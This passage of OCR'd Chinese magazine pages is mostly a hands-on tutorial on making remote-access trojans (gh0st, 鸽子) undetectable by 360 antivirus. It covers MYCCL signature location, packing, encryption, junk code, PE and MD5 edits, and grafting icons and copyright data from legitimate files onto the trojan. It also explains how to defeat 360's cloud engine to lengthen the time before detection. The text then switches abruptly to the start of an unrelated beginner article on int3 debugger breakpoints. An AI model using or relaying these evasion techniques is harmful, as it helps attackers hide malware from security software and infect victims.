


图3




图4

解决方法：查杀目录不要用output，名字随便改；对付杀文件名的方法要用到如图1这款工具。这款工具可以对生成文件夹内所有的分块文件进行批量改名及批量恢复，首先用MYCCL对文件分10块，处理之前如图2，然后用工具加载目录点击更改后，则目录如图3，工具如图4。

文件名都变成了图1中那个“前部分”加一个随机数再加“后缀”了，进行查杀后，点击还原，然后再二次处理，后续以此类推。

2.查杀日志记录

就是在360下Log\ViruScanLog目录内一切，有时也会影响查杀结果，

解决方法：定时清理一下。

3.检测主机进程

装有360的系统检测出有MYCCL的进程，360就会对同一个文件有时杀有时不杀，来干扰定位结果。

解决方法：分块时别分太多块，然后把在主机生成的文件复制到装有360的虚拟机里，用360查杀后记下被杀的文件，回主机的MYCCL输出文件夹里手动删除，然后进行二次处理，……以此类推。

4.该杀软对你要定位的文件过于了解

有的同学会问什么是过于了解，360对原版的鸽子和gh0st就叫过于了解，这种东西最少也得有个几十条特征，可你定位时一定最后定位到E0，不信的同学可以自行测试，这种东西是很不好办的，建议初学者不要碰这个，先找一些别人做过免杀的做实验，多熟悉方法。

解决方法：分块之前对木马进行一系列的修改，例如重建输入表，加密，加花，加壳改壳，优化PE，修改版权、图标、MD5值、输入表和输出表、安全、tls表、保留的大小可以随意改，将文件载入LordPE后点击目录如图5。




图5

加密、加花、改壳，就是OD添加修改代码、LordPE修改入口，记得重建输入表后要在LordPE中对区段和输入表处理一下，否则白做，网上各种教程，我就不细说了，再补一句，异或区段加密和区段合并配合有奇效，加壳、优化PE、修改MD5值都用工具就行了也不用说了吧，不过MD5还是建议手动，不过新手还是工具把，比较简单，版权、图标用Restorator载入木马和另一个正常文件，将木马中的版权图标什么的都删除，没有就算了，再把正常文件的版权图标复制如图6，再粘贴到木马里如图7，然后保存。

三、定位出来不会改

这是最悲剧的了，克服艰难险阻就在终于要成功的时候hold不住了，这个很简单吧，就是你在用尽你所知道的方法后不是不能达到免杀效果就是不能上线了。

解决方法：建议多了解一些汇编及PE结构的知识，还有多看教程，熟悉OD的各项功能，OD可是灰常强大的，好多功能。

基本就些了，上面所说的方法大家要活学活用，免杀切忌生拉硬套，要进行组合创新才有出路，最重要的是大家一定要多看教程，多做实验，积累经验，这个才是最主要的。OK，看这篇狗屁不通的文章都能坚持到现在，没错，少年，说的就是你，你定是拥有大恒心、大毅力的天选之人，下面进入提升阶段。

云引擎是一种新兴技术，其实也不算太新了，基本各大杀软都有，我接触的最多的就是360的云查杀，这个引擎自从360升级到V3.0后越发犀利，下面我来谈谈我个人的看法。首先说myccl的运行原理，简单来说就是比如一个程序是由一百句代码写成的，然后定位时你分100块，这一百块分别是：

①把第一句以外的全用00填充只留第一句；

②把第二句以外的全用00填充只留第二句；

③把第三句以外的全用00填充只留第三句…以此类推，然后看杀软杀哪个，特征码就在那句上，然后把定位出的那一句填充后再分块，看还有没有其他特征，当然这只是简单理解。




图6




图7

然后说什么是云，云就是

一堆服务器，杀软把扫描到怀疑是木马但不确认的文件都上传到云，然后进行分析、比对。

最后说明云查杀的原理，简单理解成杀软在扫描到不确认的文件时会连接服务器进行确认，那么他到底确认什么，怎么确认呢，有人说MD5，有人说360对比PE文件尾部，也有人说PE头，但是这几个都改了也不一定能过3.0的云，以下是我的看法，云引擎虽然进行分析，不过速度毕竟太慢，所以云引擎只能使用类似多个点对比的方法，还是假设一个由100句代码写成的程序，然后假设云引擎定出三个云特征分别是第30句、第60句、第90句，注意这里的云特征这个词是我编的，它和特征不同，请继续向下看，然后假设A电脑B电脑C电脑，三台电脑上传了三个可疑文件，而这三个可疑文件互相进行对比，结果发现这三个文件的第30句、第60句、第90句都分别对应相同，然后就杀了，但是这种杀仍然是不确认的，威胁类型是“行为类似木马的程序”。

看到这里脑子好的同学就应该明白怎么回事了，想象一下用myccl去定位云引擎会怎么样，myccl分了一百块，每块只有一句代码，可是云必须三句代码同时出现在30、60、90才会杀，结果就是根本定位不出特征。

你要非说你能定位出来那也对，我也定位出来过，有时凑巧确实是可以定位出来的，但是普遍免杀期都较短，知道为什么吗，因为三处云特征你只定位出了一处，我这样说是有根据的，假设myccl真的凑巧没有填充30、60、90，结果杀了30，特征出现在了30，把30填充后只剩60和90，云就不再杀了，你定位不出后面的，你想一下，3处你就改了一处，虽然确实当时是能免杀了，可是你认为免杀期能有多长，几个小时？而且最近甲壳虫那些大牛们说，3.0的云怕压缩壳，压缩壳的原理就好比在二进制下让"1234561234561234",把"1234"用a表示,把"56"用b表示,就变成ababa,变小，这是基本的压缩原理，更高级的压缩壳可不是这么做的，那些有自己的算法 但是一个结果都是会大范围的修改了语句，大范围修改后无法对比，就过了。

这种情况的解决方法是自己填充，简单说一下吧，myccl分块后，对目录内每个分块文件载入C32分别进行处理，把一些填充的部分还原或更改成一句随便别的什么，或把一些没填充的地方填充，记住对哪个文件进行过什么操作，在MYCCL定位出后（注意这时定位出的既不是特征也不是是云特征，我称之为结果），再根据结果分析，最终推测出云特征在何处，这个推测我也没有100%的把握，也许有时推出的既不是特征也不是云特征，而且也不可能推出所有的云特征，举个例子最多推出3条中的2条，但是有一点可以确定，经过推测云特征并修改的木马免杀期远远长于没有处理过的，一个是几天，一个是几个小时。

破解零起步（十二）——认识断点（上）

rejector

在我们逆向分析一个程序的时候，程序的二进制代码往往是很多的，而我们要分析的代码是其中具体的一部分，怎么在茫茫的代码海洋中一下就找到我们需要分析的代码呢？这就用到了断点技术，用户需要系统在设置断点处停下来后再进行调试，适当的利用中断来控制程序流程，使我们尽快定位到我们需要分析的代码。

断点是调试器的功能之一，可以让程序中断在需要的地方，从而方便其分析。也可以在一次调试中设置断点，下一次只需让程序自动运行到设置断点位置，便可在上次设置断点的位置中断下来，极大的方便了操作，同时节省了时间。

一般来说断点根据原理和用途不同又分为指软件断点和硬件断点两种。

软件断点是相对于硬件断点来说的，它不需要硬件的支持，只是简单的通过在代码中设置特征值的方式来实现。当需要在某地址代码处设置软件断点的时候，仿真器会先将此处代码进行备份保护，然后将预先设定好的断点特征值(一般为0x0000、0xCC等不易与代码混淆的值)写入此地址，覆盖原来的代码数据。当程序运行到此特征值所在的地址时，仿真器识别出此处是一个软断点，便会产生中断。当取消断点时，之前受保护的代码信息会被自动恢复。

int3断点是软件断点的一种，在OD中的快捷键是F2，是一种很常用的断点类型。为什么叫int3断点呢？int3其实是一条汇编指令，int3指令的机器码为0xCC，所以通常也称之为CC指令，程序在执行过程中如果遇到int3指令则会触发异常导致中断。用int3断点的好处是可以设置无数个断点，缺点是改变了原程序指令，容易被软件检测到。

在调试程序的时候如果在某一句设置了一个int3断点，则这一句在内存中对应的代码就会被修改为CC，当被调试进程执行int3指令的时候就会触发一个异常，接着调试器就会捕捉这个异常从而停止在断点处，然后将断点处的指令恢复成原来的指令。

普通的int3断点在OD里只要选中需要设置断点的那一句代码，然后按快捷键F2既可，然后被设置断点的那条语句会高亮显示，图1。




图1




图2

